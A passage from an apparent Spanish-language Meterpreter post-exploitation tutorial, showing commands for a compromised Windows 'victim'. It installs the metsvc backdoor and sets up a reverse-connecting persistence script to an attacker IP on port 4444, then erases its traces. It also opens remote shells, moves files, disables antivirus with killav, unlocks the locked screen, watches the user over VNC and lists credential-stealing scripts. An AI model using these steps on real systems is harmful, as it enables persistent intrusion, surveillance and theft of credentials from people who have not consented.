Una vez creado el servicio remoto y abierto el puerto , podemos hacer un reboot del sistema

```
Meterpreter > reboot
```


Y una vez reiniciado nos conectaremos mediante **multi/handler**, seleccionando el payload **Windows/metsvc_bind_tcp** y configurando **el lport a 31337** e indicando el equipo victima para volver a conectarnos



Ejecución

Si queremos desinstalar el servicio ejecutaremos en nuestra sesión de meterpreter:

Meterpreter> metsvc -r




Borrado del servicio remoto metsvc

Persistence

Hemos visto la forma de asegurarnos la posterior conexión con el equipo remoto a posteriori de la primera sesión de meterpreter con metsvc, pero hay un problema, que pasa si el equipo remoto limita las conexiones entrantes por el puerto configurado por metasploit??, para solucionar este imprevisto, usaremos una conexión inversa o lo que es lo mismo, será el equipo remoto quien se conecte a nosotros , eso en el caso que el firewall remoto no limite también las conexiones salientes cosa que en equipos de escritorio no es muy común.

Nos crearemos una sesión meterpreter con cualquier exploit que nos lo permita.




Con **run persistente –h** veremos las opciones a configurar:

-A Automáticamente inicia un handler para conectarse con el agente.
-U Intento de conexión cuando el usuario inicia la sesión
-X Intento de conexión cuando el usuario inicia el sistema
-h ayuda
-i <num> número en segundos de reintentos de conexión
-p <num> puerto local a la escucha para recibir la conexión
-r <num> ip a la que conectará el agente (nuestra ip)


Con las opciones ejecutaremos lo siguiente:

Meterpreter> run persistente –A –U –X –i 300 –p 4444 –r 192.168.1.59




Ejecución del script persistence

Todo correcto ahora en el próximo inicio de sesión o del sistema dejaremos en escucha por el puerto 4444 el handler de conexión y comprobaremos si nos conectamos.




Multi handler a la espera de la conexión remota

Ya han pasado 5 minutos y el resultado es el siguiente, BINGO



Conexión a nuestro equipo de la sesión de meterpreter

Bien ahora lo que nos interesa es eliminar el rastro de persistence, para ello haremos lo siguiente:




Meterpreter >run multi_console_command – rc /home/Administrador/.msf3/logs/persistente/--------

O lo que viene a ser lo mismo borrar el fichero generado y la clave del registro creada en **run** y el fichero en **c:\windows\temp**.

Shell

Meterpreter > shell

Con el comando shell meterpreter nos retorna una consola de sistema, pudiendo ejecutar comandos del sistema remoto, con




Shell remota

Exit volveremos a la consola meterpreter

Execute

Con el comando execute también podemos ejecutar una consola remota de la siguiente manera:

```
Meterpreter > execute –f cmd.exe –i -t
```




Comando execute

Upload

La finalidad de upload consiste en poder subir ficheros del equipo remoto

```
Meterpreter > upload c:\\prueba.txt c:\\prueba.txt
```

Observen que la contrabarra se repite.




Subida de fichero

Download

Podemos descargar del sistema remota ficheros a nuestra maquina local

```
Meterpreter > download c:\\prueba.txt c:\\prueba.txt
```



Descarga ficheros

Reg

El registro de Windows es el centro de nuestro sistema, su manipulación puede dejar sin acceso a este, por lo que esta sección hay que medirla con precaución.

Un ejemplo de consulta al registro, seria comprobar si el equipo remoto tiene activado el firewall.

reg queryval -k HKLM\\SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile -v EnableFirewall

Consulta valor de Registro

El registro nos muestra muchos datos interesantes con los que podemos trabajar os dejo algunos de los valores que pueden sernos útiles.

Estado del Firewall

HKEY_LOCAL_MACHINE \SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\EnableFirewall


killav

Este plugin desactiva los módulos antivirus del equipo remoto

Comando killav

Enum_shares


Aquí podremos enumerar todos los recursos compartidos del sistema remoto.



Recursos compartidos


Service_manager

Con Service_manager tendremos la posibilidad de gestionar todos los servicios del equipo remoto




Gestión de servicios Windows

Podemos usar los métodos post en una sesión meterpreter para obtener muchísima información.




vnc

Con Vnc podemos ver gráficamente todos los movimientos del equipo victima.
Nos devuelve una sesión gráfica del equipo remoto.




Screen_unlock

Cuando la sesión del equipo remoto esta bloqueada nos permite deshabilitar el bloqueo.



La lista de scripts en meterpreter en bastante larga y se actualizan constantemente añadiendo nuevas funcionalidades, por lo que os animo a que descubráis todo el poder de la consola, os muestro la ubicación de todos ellos.



Nombre	Tamaño	Tipo	Fecha de modificación
.svn		Carpeta de archivos	22/03/2012 9:04
arp_scanner.rb	3 KB	Archivo RB	22/02/2012 16:18
autoroute.rb	6 KB	Archivo RB	22/02/2012 16:18
checkvm.rb	9 KB	Archivo RB	22/02/2012 16:18
credcollect.rb	3 KB	Archivo RB	22/02/2012 16:18
domain_list_gen.rb	4 KB	Archivo RB	22/02/2012 16:18
dumplinks.rb	12 KB	Archivo RB	22/02/2012 16:18
duplicate.rb	5 KB	Archivo RB	22/02/2012 16:18
enum_chrome.rb	8 KB	Archivo RB	14/03/2012 1:13
enum_firefox.rb	10 KB	Archivo RB	14/03/2012 1:13
enum_logged_on_users.rb	3 KB	Archivo RB	22/02/2012 16:18
enum_powershell_env.rb	5 KB	Archivo RB	22/02/2012 16:18
enum_putty.rb	4 KB	Archivo RB	22/02/2012 16:18
enum_shares.rb	4 KB	Archivo RB	22/02/2012 16:18
enum_vmware.rb	13 KB	Archivo RB	22/02/2012 16:18
event_manager.rb	7 KB	Archivo RB	22/02/2012 16:18
file_collector.rb	3 KB	Archivo RB	22/02/2012 16:18
get_application_list.rb	2 KB	Archivo RB	22/02/2012 16:18
get_env.rb	2 KB	Archivo RB	22/02/2012 16:18
get_filezilla_creds.rb	6 KB	Archivo RB	22/02/2012 16:18
get_local_subnets.rb	1 KB	Archivo RB	22/02/2012 16:18
get_pidgin_creds.rb	7 KB	Archivo RB	22/02/2012 16:18
get_valid_community.rb	2 KB	Archivo RB	22/02/2012 16:18
